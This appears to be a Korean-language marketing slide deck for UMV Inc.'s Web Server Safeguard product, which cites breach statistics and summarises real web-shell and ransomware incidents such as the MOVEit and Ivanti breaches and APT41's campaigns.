

umv

Web Server Safeguard (WSS)

Real-time web server security



Contents

01

About Us

02

**Trends in
Web Hacking**

03

The Problem

04

**Web Server
Safeguard**

05

Use Cases

06

Q&A



umv



UMV Inc.

Founded in 2008



Seoul, South Korea

Web-Focused Solutions



실시간 웹 서버 보안

Prevent



데이터 유출 *
웹 서비스 중단 *
웹사이트 변조 *
지속적인 공격 *

Motto



“보안 체인은 가장 약한 고리만큼 강하다”



Why WSS?



<https://www.youtube.com/watch?v=YteNJceNs3s&t=2s>

Web Hacking on the Rise

Verizon은 2022년부터 2023년 사이에 확인된
보안 침해 건수가 사상 최고치로 두 배 증가한 것을
분석했습니다

2024 Verizon Data Breach Investigation Report


Web Hacking on the Rise

50%의 조직이 매년 39건 이상의 웹
애플리케이션 공격을 경험합니다.

2023 Verizon Data Breach Investigation Report


Assets affected in breaches

2023 Verizon DBIR



Top asset varieties in breaches

2023 Verizon DBIR



랜섬웨어 공격으로 북한인 기소

미국 병원 공격

2021년 5월 : 캔자스 병원의 파일과 서버를 암호화하기 위해 랜섬웨어를 사용하였습니다.
피해액 : \$100,000

NASA 침해

2022년 2월: 3개월 넘게 NASA의 컴퓨터 시스템에 대한 액세스권한을 얻고 유지했습니다. 또한 17GB의 데이터를 추출했습니다.

더 큰 계획의 일환

2017년부터 2023년까지 북한의 사이버 공격은 약 30억 달러를 모금하여 국가의 핵무기 개발에 자금을 지원했습니다.

Lesson

추적하기 매우 어렵습니다.

Image Source: AP News



MOVEit Transfer 취약점

CLOP SQL 공격

2023년 5월 27일: ClOp 랜섬웨어 그룹이 Progress MOVEit Transfer 소프트웨어의 제로데이 SQL 취약점을 악용하기 시작했습니다.

LEMURLOOT

인간의 파일인 human2.aspx로 위장한 맞춤형 웹 셸이 민감한 데이터를 유출하는 데 사용되며, 때로는 불과 몇 분 만에 이루어집니다.

The Fallout

2024년 10월 기준: 총 피해자 수 2,611명; 8,500만 명의 개인이 영향을 받았습니다.

Lesson

웹 셸은 즉시 대응해야 합니다.



Ivanti와 관련된 CISA 데이터 유출 사건

Norway attacks ●

2023년 4월부터 7월까지: 12개의 노르웨이 정부 부처가
은밀한 사이버 공격에 의해 침해되었습니다.

CISA breach ●

2024년 2월: 해커들이 동일한 Ivanti 제품의 취약점을 통해
미국 사이버 보안 및 인프라 보안국(CISA)을 침해했습니다.

What did they get to? ●

개인 정보와 GPS 데이터에 접근할 수 있었으며, 시스템
구성을 변경할 수 있었습니다.

Lesson ●

일부 데이터 유출 사건은 몇 달 동안 보고되지 않거나
탐지되지 않습니다.



Global APT41 Attacks

Wide-reaching attacks

7년 동안 14개 국가: 프랑스, 인도, 이탈리아, 일본, 미얀마, 네덜란드, 싱가포르, 한국, 남아프리카 공화국, 스위스, 태국, 터키, 영국, 미국.

Stealthy presence

2023년부터 피해자 네트워크에 장기적이고 무단으로 침투하여 접근권을 유지했으며, 민감한 데이터를 Microsoft OneDrive로 추출했습니다.

The Role of Web Shells

ANTSWORD와 BLUEBEAM 웹 셸이 Tomcat Apache Manager 서버에서 지속성을 유지하는 데 사용되었습니다.

Lesson

공격이 계속 진행 중이며, 그 동기는 여전히 불분명합니다.

